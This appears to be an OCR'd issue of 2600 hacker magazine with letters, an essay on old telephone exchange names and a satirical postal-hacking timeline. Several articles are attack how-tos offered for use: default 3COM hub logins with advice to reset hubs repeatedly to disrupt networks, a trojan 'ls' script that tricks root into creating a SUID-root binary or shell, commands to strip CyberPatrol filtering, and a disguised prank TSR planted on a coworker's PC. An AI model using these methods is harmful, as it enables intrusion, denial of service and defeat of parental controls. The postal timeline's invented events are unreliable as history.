Of course, in the long run, even if you manage to hold the channel closed, the ex-regulars of that channel will probably just create another channel and continue their diabolical campaign against your sweet mother. An IRCOP, a sort of playground monitor, will sometimes act as a gun-for-hire and /KILL you and/or your bot(s) from the channel if they know some of the channel regulars or listen to their whining. There's not much you can do to get around this except to start from scratch and try again. But you can be sure that the bot-owners will be wise to your methods, so it may not work; you might only have *one* shot, so make it a good one.

How To Prevent This Attack From Occurring on Your Own Bots

The simplest way to avoid this kind of attack is to make *sure* your bot(s) all have passwords set

for other bots within its userlist. From the console, type the following:

```
match +b
```

This will cause the bot to show you *all* user/bot records that have the +b (bot) flag. In the list that is provided, make sure that all of them have passwords set. Use anything.

```
chpass bot1 duhh1
chpass bot2 duhh2
chpass bot3 duhh3
```

Do this for all the bots. When it comes time to link various bots, simply .chpass both bots to a common password, and they will be able to forge the link.

Good luck and *shouts* to Bernie S.

Glossary

avalanche: A sudden uncontrolled and potentially dangerous movement of snow down a slope, embankment, or other steep incline; potential-to-kinetic energy conversion at its finest. Within the context of IRC, a "flood" of unprintable characters to certain clients that [used to] result in a crash.

ban: A way of telling a server to deny a certain ident's access to a channel. Within the metaphor of IRC, a way of banishing a user from a channel.

bot-net: a network of Eggdrop bots, connecting through a given TCP port for each bot. botnets can span IRC netsplits and even entire IRC networks.

bot-owner: That person who compiled and now runs a bot.

bot-record: An entry within the bot's userlist.

client: A computer that connects to, and requests data from a server machine.

ident: A user's internet identification. Within IRC, a complete ident takes the form of: nick!user@machine.host.domain

invite-only: The state of a channel where only users who are invited (/invite command) by a channel op are allowed to join. (channel mode +i) Within the context of this text file, it is a way of "closing" a channel.

IRC network: A host of IRC server machines all connecting and sharing data. Several large networks exist, such as EFNet (the largest), Undernet, Dalnet, and more.

IRCOP: *(IRC Operator)* Certain users who have the added ability to request /KILL lines for certain types of connections, such as problem users, zombie processes, etc.

lamer: An unfortunate entity oblivious to readily available and useful knowledge.

moderated: The state of a channel where only "voiced" (mode +v) users and channel operators are able to send text to the channel for all to see. This is channel mode +m. Within the context of this text file, it is a way of "closing" a channel.

netsplit: Loss of inter-server connectivity. Within the metaphor of IRC, mass-QUITs occur corresponding to everyone who was on other servers. When the server reconnects to the network at large, mass-JOINs are seen within the channel and servers are seen giving operator status to certain users.

OP-begging: Act of sending a certain message (with a password) to an Eggdrop bot to gain channel operator status.

server: A computer that sends requested data to a client or client(s) on a per-request basis.

takeover: *(a channel):* The process of shifting channel operator status from one group of users to another, against the wishes of the original users. On EFNet, there is no real recognition of this term since no one "owns", or has express rights to, a channel.

userfile: A list of information about users the bot is supposed to know. Eggdrop userfiles are totally independent of IRC servers and are known to the bot only.

Use the following TCL to change your BOT's ident and op commands to learn and opme, respectively.

```
set replace_ident learn
set replace_op opme

unbind msg * ident *ident
bind msg * $replace_ident *ident

unbind msg * op *op
bind msg o $replace_op *op
bind dcc m massnote massnote_proc
proc massnote_proc {handle idx args} {
  foreach user [userlist o] {
    if {(![matchattr $user b])} {
      sendnote $handle $user $args
      }
    }
  }
```

NAMING EXCHANGES

by Jeff Vorzimmer

I recently came across a web site for which the sole purpose was to preserve and catalog old telephone exchange names. Such Quixotic ventures are not uncommon these days on the World Wide Web, so I wasn't that surprised by it. But the author of the site, Robert Crowe, seems committed to cataloging every exchange ever used in every large city in the U.S. What makes this task so daunting is the simple fact that named exchanges haven't been used in the United States in over 35 years.

In fact, many readers probably don't even know what I'm talking about. Let me explain. Back in the dark ages of telephony, before 1921, before phones even had dials on them, one had to pick up the receiver and tap on the switch hook a few times to get the operator's attention. When she got on the line you would give her the number you wanted to call, such as Spring 3456 or Pennsylvania 5000, and she would connect you.

Once dials started appearing on phones, a caller could dial the number himself by first dialing the first three letters of the exchange and then the number. For example the caller would dial the S-P-R in Spring and then the 3456 or the P-E-N in Pennsylvania 5000. In those days phone numbers were written with the dialed letters capitalized such as SPRing 3456 and PENnsylvania 5000.

By the 1930's, large cities were dropping the third letter from the dialing routine and replacing it with a number, in order to increase the available numbers for each exchange. So numbers such as SPRing 3456 would become SPring 7-3456 and PENnsylvania 5000 would become PEnnsylvania 6-5000. This simple change added 80,000 new numbers to existing exchanges.

For 40 years, Americans used named exchanges when making calls, but eventually Bell Telephone began phasing out the names in the late 50's and early 60's for various reasons such as the fact that the names could be confusing or difficult to spell and for the fact that European phones didn't have letters on them, so it would make direct dialing from there difficult, if not impossible.

On his web page, Robert Crowe explains his venture, entitled, aptly enough, The Telephone Exchange Name Project (http://ourwebhome.com/TENP/TENproject.html). He explains that his purpose is to catalog these exchanges, to actually use them and to elicit contributions, presumably from those old enough to know what the hell he's talking about. One section of his manifesto reads, "Why do we care?" Good question. He explains, "Partly because we want to resist the increasing trend towards digitizing our lives." Aha! Luddites! "They're also a link to our more analog past which is fast slipping away," he goes on to say.

I'm not sure how the use of letters for the first two digits of my phone number puts me in touch with my analog past. I don't feel any more or less analog when I dial 1-800-GOOD LAWYER. I just have to hunt and peck at the telephone keypad as if it were a typewriter.

One aspect of the project that can't be overlooked, though, is the attempt at historical documentation of telephone exchanges that played such a big part in the daily lives of Americans for so many years. I also have to admit I found the site quite interesting when I started exploring it. He has Bell Telephone's 1955 list of recommended exchange names, which only had been posted at the *TELECOM Digest* site. He has also carefully documented the comments of those people who contributed exchanges to the catalog.

He has a matrix of all the possible two digit combinations with which an exchange can start. You just press the link that corresponds to the first two digits of your number and, voila, you have a list of hundreds of exchange names that were actually used at one time, as well as a list of cities where each was used. All the New York City and Brooklyn exchanges I knew about were listed and I realized my current exchange was the old Coney Island exchange, ESplanade. Maybe I'll use it on my business card for that retro look.

As I became nostalgic for an era I never

knew, I put on a Glenn Miller album (vinyl of course) and moved the arm to PEnnsylvania 6-5000, the 1940 song that featured the number of the Hotel Pennsylvania, across the street from Penn Station in New York City. It was the number to call to make reservations at the Cafe Rouge, located in the hotel, where Miller and his band often played.

Someone had told me not too long ago that it was still the number of the Hotel Pennsylvania. I decided to give it a call - the old fashioned way. I picked up the phone and dialed "0".

"Operator, get me PEnnsylvania 6-5000 in New York City, please."

"Excuse me?"

"I would like to be connected to the number PEnnsylvania 6-5000 in New York City."

Silence.

"Operator?"

"You would like me to connect you?"

"Yes."

"To P-E-6-5000 in New York?

"Yes, that's right."

"You understand there will be an additional charge for an operator-assisted call?"

"That's fine," I said, wondering how much of an additional charge.

"Please hold for your party, sir."

The number rang and an automated voice announced that I had indeed reached the Hotel Pennsylvania and gave me various menu choices. I turned down my stereo in order to be able to better hear the music playing in the background behind the automated voice which ran down the menu options. It was PEnnsylvania 6-5000!

Robert Crowe might be pleased to know at least that operators are backwardly compatible with what he calls the old analog system, although the operator I got seemed old enough to have been working since the 50's. I guess it's good to know that we still have defenders of lost causes, like Don Quixote.

FREE KEVIN

Get The Word Out!

Free Kevin bumper stickers are now ready to be spread around the planet. We have many more just like the one that came with your issue (subscribers only). It's time the world starts hearing about Kevin Mitnick's plight, locked in prison for over three years without a trial and without being accused of a violent or even financial crime. Enough is enough!

We're selling these stickers at a slightly inflated price of $1 each, **minimum order of 10**, and donating 100% of the money to the Mitnick Defense Fund. What better way to show your support?

Make all checks payable to Kevin's grandmother - **Reba Vartanian** - and send them to us at:

2600 Bumper Stickers
PO Box 752
Middle Island, NY 11953 USA

DO NOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

Hack the Hardware

by Sadena Meti

OK, how many of you out there have hacked a computer? Most of you. Now, how many of you have hacked a coffee machine? Not a whole lot. Why not? Because it's a device, not a system. You can hack all kinds of other "devices" that most people overlook: hubs, routers, printers, and switches.

For those of you who don't know what a hub is or does, I won't take the time to explain to you the world beyond your modem called a network. Hopefully you know what a multiplexor is, and that's all a hub really is. A hub is also a bottleneck, and therefore a point very vulnerable to takedown hacks. You knock out the hub, and as far as the computers attached to it are concerned, the network is gone.

In my exploits at a certain university, I wrote a quick program to search for computers within subnets. It was a simple Windows 95 batch program that would recursively call itself and ping every IP in a given subnet, and log the results to text. For the most part I paid attention to the tops and bottoms of the subnets (0-15, 240-255) because that is where all the fun stuff is.

One of the problems with hacking hardware is that it is hard to recognize what exactly it is. Most of the time there aren't any fancy login screens, no help files, no user interface. Hardware is nasty because no one bothers to use it. Hell, I've dialed into payphones and switches that have never been logged into. No one uses them, so no one cares what they look like. Most of the time all you get is:

Password?

One of the more wonderful exceptions is the 3COM SuperStacker II Hub. Ah, what a wondrous device. Secure? That's another story. You'll know a SuperStacker when you see it. Your first hint will probably be the big login screen with "SuperStacker" in huge print. Now, how to hack it. Simple. Access requires a login name and password. I've found hundreds of these hubs, from local university networks to NASA to the state government of Florida. And all you need to get in 98 percent of the time are default passwords. The three defaults are:

Login	Password
Monitor	Monitor
Manager	Manager
Security	Security

Now, Monitor sucks. Nothing much "useful" you can do there, besides view some statistics. Manager is better, as its menu has one important option: RESET. Security has that too, as well as the option to create new users. Don't. Besides, the geniuses who administer these puppies sometimes remember to change the Security password, but not Manager. Click on RESET, verify your decision, and boom, the hub cycles down and up, disconnecting all connections. And the connections won't automatically reset. To the user, the network appears to have simply disappeared. A quick reboot and everything's fine. Just a glitch, right? So then you reset it again. And again and again and again.


Now, the greatest thing about the 3COM SuperStacker II Hubs, and most hubs and network devices in general, is no logging! No way to know you were there, no way to know what you did, and nothing to stop you from doing a brute force attack when you find a hub that someone has bothered to set a password on. Oh the fun.

Some other devices that you may run into are HP Hubs, GatorTalk Boxes, JetDirects, etc. Almost all of these have remote administration abilities and no passwords. Some have password options but they are rarely used. You see, system administrators - you know, the stupid salaried ones who don't realize that freelance has them whipped - don't even know these devices have remote options, so they don't bother securing them. Saps. If you don't try to hack yourself, you're doomed to wait until someone else does.

Some further notes. With the HP Hubs, you often won't get any type of login screen or menu. If you just get a blinking cursor, press enter a few times. If you get a prompt, remember "?" and "help" are your best commands. With the JetDirects, go into the settings, find the Gateway and JetDirect IP, and switch them. Printer will go insane.

Do not get pompous. Don't create accounts, don't delete them, don't change passwords or set new ones. And don't blame me for any trouble you get into for any chaos you cause. I am in no way, shape or form advocating that you go out and give those narcissistic university network security "experts" the hell they deserve. And if you run into one named J.S., give him my best. And yours.

WRITE FOR 2600!



We need articles, people! GOOD articles, not the scribbled half-page on looseleaf sheets some of you think passes for writing these days! If you're going to send us something, making it neat and legible will put us into a good mood when we read it. If you send it over the net, don't encode it in some bizarre word processor that comes from Bulgaria - straight ASCII is all we want. But most importantly, be thorough. Some of the stuff we're getting is so bad we could start another zine that would make people of all backgrounds laugh loud and long.

If your article doesn't show up here, it doesn't mean it's crap - there are many good articles we either haven't had space for or that are on topics that have been exhausted. So don't jump off a building if your piece doesn't make it. But if you plan on writing for us, you have the best chance of being printed if your article is readable, on a subject that has not been covered to death already, and as thorough as possible.

Of course, all articles must be from the hacker perspective, that is, written with a sense of "what happens if you do this instead of what everyone else on the planet does" and not from the perspective of what you SHOULD do or else.

Send your article submissions to:
2600 Articles
PO Box 99
Middle Island, NY 11953 USA
email: **articles@2600.com**

All printed articles will yield you a year's subscription (or a year's back issues) and a 2600 t-shirt. Get two articles published and become eligible for an Internet and voice mail account.

Unlike most other publications, 2600 articles remain your property and you can do as you wish with them after they're published. However, we ask that anything you submit to us not be previously available in another zine (paper or electronic) or on a web page. And please give us two issues to print it before submitting the same article elsewhere.

Day of the Office Assault

by MRGALAXY

The names have been changed to protect the guilty!!

I work at a software company in its Technical Support department. We answer a whole gambit of calls each day ranging from amazingly simple things to unbelievably difficult calls. When one takes calls all day, it becomes very easy to get burned out....

A while back, we hired a new guy. Let's call him Joe. Joe was real gung ho, like a marine. Each day, day after day, we listened to him tell each and every customer (loudly) how he was an expert, a hardware technician of 16 years. We always wondered how that had anything to do with software support. But we shrugged our shoulders and moved on.

Over time, though, we got sick of hearing him brag. We soon found out that he treated almost all his customers the same way. He would tweak their CONFIG.SYS, run SCANDISK, and then pronounce them cured. We would snicker in the back at this so-called hardware technician of 16 years, and one day we decided to see how he would react to a technical problem of his own!

I conceived of a plan. It would be a plan of mind manipulation and deception. It was evil. It was devious. I couldn't wait to get started!

At that time, our department used a DOS-based call tracking system. I won't mention its name here, but I can tell you it wasn't very good. Anyway, each day, we would boot up our systems into Windows 95 and then we would run our call tracking system from shortcut icons. We decided to benignly sabotage his computer....

One thing you need to keep in mind is that we had lots of trouble running this DOS-based call tracking system under Windows 95. In fact, we had so many errors occur that we almost never questioned the weird error messages we saw on our screens. We hoped this fact would make all of our lives interesting....

I began the plan by writing a very simple program in Power Basic 3.0. Its purpose was to load itself into memory as a TSR and then at various times move the location of the cursor on the screen. Since the program would only work when running in the same DOS box as the call tracking system, we changed the shortcut icon of his call tracking system to run a batch file which first ran our TSR followed by the call tracking system. We disguised the name of the TSR to look like BREQUEST.EXE which we often used for other programs. If he ever noticed our batch file, he would probably not be suspicious.

Anyway, the next day we copied our first "attack" program onto the network. When Joe clicked on his call tracking icon, our TSR loaded. We waited with bated breath. He never noticed that the cursor would move around! We could not believe this! Thinking something was wrong, we tested the TSR and batch file on our machines. It worked like a champ! Still, he never noticed our subtle manipulations. What to do, what to do?

We decided to take more drastic measures! As the day progressed, in addition to moving the cursor around, we would have the TSR print the word "OINK!" at random locations on his screen. This time he took notice. *"Oh my god! Oh my god! Come here! Come here!"* he yelled. We ran over. *"Look at this!"* he said. It took all our strength to keep from laughing. We acted very serious and recommended he run McAfee anti-virus as soon as possible. He did so. No virus was found. He began to panic. The next time we walked by, he was running Norton Disk Doctor, then SCANDISK, and then Speed Disk. We all laughed at his idiocy. We were his masters. He would bow to us!

Then we went in for the kill. We changed the TSR and batch file on the network. When Joe left for lunch, we closed his call tracking system and ran it again so that the new TSR would load. This time, when messages began to appear, he saw: "I am an alien trying to communicate to you from the Oort cloud!" We laughed and laughed as never before. For another whole day, he ran Scandisk, Norton Disk Doctor, McAfee Anti-Virus, Norton Anti-Virus, etc.... Two days later, we finally filled him in on the secret. He was quite shocked, but to this day, he still tells every customer that he is a hardware technician with 16 years experience! *Ugh!* I guess we won the battle but not the war!

Below is a sample program like the one I used against Joe. Please note that it will only work in Power Basic 3.0. Please don't try to make it work under QBASIC. Increasing the value for the B variable will increase the amount of time between the Oort cloud messages.

```
5 b=10
10 popup quiet b:popup sleep using ems,"C:\mike"
30 b=b-1:delay 1:locate int(rnd(1)*23+1),(int(rnd(1)*70)+1),1
35 if b=1 then let b=10: print "I am an alien trying to communicate with you
   from the Oort cloud!"
60 goto 10
```

Defeating CyberPatrol

by Franz Kafka

CyberPatrol is a bitch to delete. They have anti-hacker technology to prevent people like us from deleting their programs and gaining free reign over the Internet.

To delete CyberPatrol from Win95 first you must start the machine in MSDOS mode. Type cd patrol from the DOS prompt and then type `attrib -r *.*` in the patrol directory. At the root directory type `deltree c:\patrol`. You also must remove all references to cp, CyberPatrol, and ic.exe. (Warning: Do not remove files that look like cp_*.nls - these files control the keyboard. I found this out the hard way.)

You still are not finished because CyberPatrol reconfigured system.386 to block access to Winsock.ini. (You'd be amazed at what you can find out by social engineering. By the way, lying to Tech Support about your age will get you more help then even I can offer. How do you think I found this out?) In order to regain control, type in the following commands in the Win95 (Windows) directory:

```
attrib -h -r ip.exe
del ip.exe
attrib -h -r *.ini
```

Delete all ini files with cp or ip in it that are under five characters long.

Finally you must restore the original system.386. The following three commands will restore system.386. In the Win95 (Windows) directory type:


```
attrib -h -s -r system.386
copy system.386 c:\windows\system.drv
copy system.386 .\system\system.drv
```

Now restart your machine.

If your parents were smarter than you, you will have to use regedit to remove the password for AccessControl. This is located in Hkey-Local-Machine->Software->Microsoft->Internet Explorer->Security and is a binary entry entitled key. Delete the key you find there.

Now you can surf the Web to any location you want!

Note: I hope someone will write an article on how to defeat the v-chip or the DirectTV Lockout system.



Now THIS is one bookstore that has earned our respect. Did you know that every Tower Books has a store artist? This display was found in the store on South Street in Philadelphia along with a number of others for the zines they carry. Maybe this is why people flock here to read the latest alternative voices. If you know of a store worth of commendation (or condemnation), just let us know!

CGI FLAWS

by Friedo

The various global communications media we have seen develop as technology progresses are all fundamentally flawed and insecure due to their immense complexity. Operating systems such as UNIX, while incredibly powerful, are plagued by security holes. UNIX's security philosophies and systems are, at the theoretical level, secure. However, the continuous laziness, oversight, or errors of developers and system administrators for such systems causes these security measures to be superfluous. Most definitely the fastest growing resource on the Internet is that distributed network of mostly garbage - and occasionally useful information - that we call the World Wide Web. On the Web exists something known as CGI.

CGI and Its Philosophical Flaws

CGI stands for Common Gateway Interface. In its most basic form, it exists for the specific purpose of remotely executing a script (or compiled program) on a web server which will then spit out data to a client web browser. Some examples of CGI programs include web counters and credit card verifiers. This is unlike Java or ActiveX, which all rely on the client to execute the program. This is where CGI is flawed. Because CGI executes its programs on the server, it can take full advantage of anything the server can do, including that marvelous gift to the hacker, the shell. On a UNIX server, CGI works by executing either a script or a program with the privileges and UID of a not-very-privileged user such as httpd or some other user. This user either executes a script such as a Perl script or a shell script, or a binary program such as one written and compiled in C. This brings us to the next section.

How to Hack It - Binaries

If the program to be executed is a binary, you can take advantage of a very useful UNIXism known as SUID. SUID is a bit in the file permission block of an executable. When the bit is on, it is executed with the UID and privileges of whoever owns the file. Obviously, if you own the binary, you can't really do anything that you wouldn't otherwise be able to do. This is where a bit of social engineering comes in. Here's an example of a common trick to get more privileges for your binary. First, change the permissions on your home directory to 700 with

```
chmod 700 .
```

Then, create a random directory called something like .ghjkl:

```
mkdir .ghjkl
```

Now, create some file with a bunch of garbage characters for a name:

```
touch (garbage chars)
```

Pretending to be a complete and utter lamer, complain to your sysadmin that you have a file with a bunch of garbage characters for a name and you need to delete it, but you can't find those characters on your keyboard. (You may also want to start the name of your garbage file with a dash (-) which makes it a real pain to delete.) This is where the fun comes in. Put a shell script in your home directory that looks something like this:

```
#!/bin/sh
copy ./.somebinary ./.ghjkl/.somebinary
chown root ./.ghjkl/.somebinary
chmod 4755 ./.ghjkl/.somebinary
rm ./.somebinary
rm ./ls
ls
```

Name this script ls and put it in your home directory. chmod it to 755. (Note: This only works on stupid or lazy sysadmins.) Since the permissions on your home

directory are 700, the sysadmin will need to su to root to look at what's inside. As a rule, sysadmins should type the full pathnames to commands (e.g., /bin/ls) but often they don't. If ./ is in the sysadmin's $PATH, and it probably is, it will execute the above script named ls when the sysadmin does an ls to see what's in your directory. The script will make a copy of your binary (which will then be owned by root) and then chmod it to mode 4755, so it is SUID root! Now your binary can do fun things. Of course, make sure your binary works before having the root SUID it, otherwise you'll have to debug, recompile, and have him do it again, which may make him suspicious. If you're daring, try doing this by making the script copy a shell and set that to SUID root. This conveniently brings us to our next section.

How to Hack It - Scripts

SUID doesn't work on scripts, because the scripts themselves are not being executed. A Perl script is executed by Perl, and shell script is executed by a shell. One way to deal with this is to install your own local copy of a shell, and instead of doing #!/bin/sh, you could do #!/home/blah/johndoe/sh to make it execute with a shell that you own. You can make it execute with an SUID shell owned by root, too (see above). This gives you all the advantages of root access through a script, and once you have it set up, you can debug and modify the script without getting the sysadmin involved any more than he needs to be. Be careful, however. You don't want to be doing anything that would show up in often checked system logs.

Sometimes you only need your permissions to perform the needed tasks. For example, if your shell is set to /bin/false, and you have FTP access to a server, and you want your shell turned on, all you need to do is execute a chpass -s /bin/sh. It's a bitch to set up SUID crap using FTP, so we can use cgiwrap. cgiwrap is a nice program that makes sure CGI scripts are executed with the permissions of the user who owns the cgi-bin directory in which the script is located. Most systems already have cgiwrap, and it can be easily and freely obtained from the web. If you don't have it, harass your sysadmin until he gets it. Since cgiwrap executes a script with your permissions, all you need to do is upload a simple script:

```
#!/bin/sh
chpass -s /bin/sh
```

and execute it via cgiwrap, and voila! Now you have your shell turned on. Keep in mind all this executing needs to be done via a web browser, and you can't otherwise execute this script if your shell is turned off.

Conclusion

CGI poses an extreme security threat to systems with malicious or mischievous users. System administrators should be careful when doing operations as root and *always* type full pathnames to the commands. Sysadmins should also be extremely cautious as to what CGI stuff users have access to.

A Brief History of Postal Hacking

by Alien Time Agent, Seraf, and Waldo

Phacking (postal hacking) has enjoyed a glorious but obscure history in the United States, beginning with the godfather of phacking, Samuel Osgood. It wasn't until the summer of 1969 that Zip C0de brought phacking into the public eye. While he was only 20 years of age at the time, he had already caught the attention of authorities. For Zip C0de, C-Note, PhedEx, and the other brave pioneers, here is a brief history of hacking the US postal system.

1789: Samuel Osgood named first United States Postmaster General under Constitution.

1793: Postal employee Norman Beemish kills three coworkers and injures six with bow-and-arrow, becoming first person to "go postal."

1847: Prepayment by postage stamps becomes law. James M. Rolk, the first stamp forger, discovers that a steady hand means cheap postage.

1859: Air Mail invented when John Wise flies 150 pieces of mail from Lafayette, Indiana to Crawfordsville, a distance of 30 miles. Unfortunately, he was aiming for New York City.

1860: The Pony Express established. Death toll mounts and it ends.

1870: Martha Bridgefaulks packs herself into a shipping crate and mails herself to California in an effort to save money.

1911: Postal Saving System begins to compete with banks. Fails within 55 years; bank slips prove as easy to fake as stamps.

1928: The "USPS Worm," a rapidly-reproducing chain letter, tangles nearly every post office in the country, exploiting the Gnu Mailbag security hole. It originated at Harvard University.

1929: Pneumatic tubes are popularized in Paris, New York, Berlin, and London. Found to be an excellent Weinerdog Transferral System, resulting in its misuse and quick failure.

1941: Reduction of passenger train usage leads to the Highway Post Office Service.

1955: Photocopying stamps proves cheap and easy method of mail hacking.

1959: Missile mail tested by a launch from a submarine to mainland Florida. Subsequent tests all end poorly - worst of all a Texas to Mexico venture that knocked a hole in a Mexican building. Thousands of pieces of mail were held by the Mexican government.

1960: Facsimile mail is tested by the US postal service. It takes them twenty years to realize that it's a bad idea.

1963: The Postmasters, a Texas mail hacking group, are arrested for their exploitation of the now-famous "E7" routing hole. All are released for information they provide regarding flaws in the new Zone Improvement Plan.


1964: Increase in domestic air mail leads to end of highway mail. Makes travel via US Mail that much more attractive.

1969: Dan Davis, aka "Zip C0de," a widely recognized postal hacker and member of the Pueblo, Colorado phacking group "The Postmasters," coins the term "phacker" in his organization's magazine, *E7*. *E7* lasted just five issues but it linked hundreds of phackers who had previously believed themselves to be acting alone.

1970: The Postal Reorganization Act signed into law, turning the post office into a government-owned corporation. This ends government control over the USPS.

1973: Frederick W. Smith, aka "PhedEx," starts Federal Express to compete with the USPS service. Federal Express is the first service to offer overnight delivery. It proves immediately successful due to the phacking experience of PhedEx.

1974: The Postmasters' East Coast Division splits off to form the Postmasters of Doom (PoD), taking with them many of the original members of The Postmasters, notably "Dr. Sort," who was working as the Postmaster General of the Nassau Division of the New York Postal Service. Other members included Post Officer, X-Press, C-Rate, and Maleman.



1976: Marvin Runyon, aka "The Courier," is caught in an attempted bust on The Postmasters. He takes the fall for the entire group, and serves eight months of his 13 year sentence before agreeing to work for the USPS, under intense pressure from the authorities. The property of his business, Courier Systems, was confiscated in the bust in what many legal experts have called "the worst violation of the Sherman Anti-Trust Act". He never recovered his stamps, scales, envelopes, or sponges.

1977: Zip C0de is arrested for mail fraud at a cost of $573,000 to the government, ultimately proving that he did, in fact, owe $0.15 to the USPS. Despite rumors that he'd used the now-infamous Double Stripe bug, it was actually a case of social engineering.

1983: Maleman creates the ZIP+4 presort, an idea which is quickly adopted by the USPS. Maleman receives an undisclosed sum from the USPS, some of which he uses to outfit PoD with new equipment, including barcode scanners, ultraviolet printers, holographers, and computers.

1985: Dick D. James, aka "C-Rate" and still-active PoD member, starts Roadway Package Service.

1986: The propagation of stamp scanners reduces required manpower for the USPS. Phackers discover that a smear of vaseline where the stamp would be permits free postage. USPS responds with the introduction of proprietary ultraviolet scanning technology.


1990: Universal Product Coding introduced for business-class mail. The Postmasters quickly discover and exploit the two millimeter third-bar flaw.

1992: PoD Security Solutions is formed, a private security consulting firm which enjoys immediate success.

1994: USPS introduces new eagle logo at an estimated cost of $65,000,000.

1995: Maleman, one of the founding members of PoD, goes underground, decrying the "commercialization" of phacking. He is suspected to be somewhere in Manhattan, running NonFunc, a mysterious cutting-edge phacking group, which is the first group to mix sendmail hackers and USPS phackers.

1998: Phacking flourishes, with as many as fifteen dedicated, active groups in the United States. This is largely ascribed to the widespread use of technology including ultraviolet inks, Optical Character Recognition, drum-based sorting, and standard barcoding, all of which offer new and exciting possibilities to today's modern, cosmopolitan phacker.



Plea For Help

Dear *2600:*

I'm a Latin American hacker-wanna-be, and I would like to know where can I find the software to do some damage over here, cause the damn government here is abusing on mostly all aspects of daily living and they have a few web sites and I would just like to show them how the people feel about all their crap....

Sly

You sound more like a political prisoner-wanna-be. You have to understand that this kind of thing could get you into a lot of hot water. Of course, if the cause is justified it may be a risk you're willing to take. But if you're just looking to play games, take a long hard look at how your government deals with such things before diving into it. If you're still interested, by all means search the web for security weaknesses, find mailing lists and newsgroups that deal with this kind of thing, and, assuming books are allowed in your country, learn as much as you can about how it all works. But please be smart - after all, the beauty of the net is that such political statements can be delivered from anywhere....

Infos

Dear *2600:*

I haven't finished the most recent issue of *2600* yet, but I thought I'd find Clive for you guys and get it over with. I searched Altavista for that number he put down and got a hotmail address.

PhatKat

A number of people got the same info but all that proved was that someone stuck the number he sent us onto their web site. People using search engines found the number and assumed it was the same person. We strongly doubt it was.

Dear *2600:*

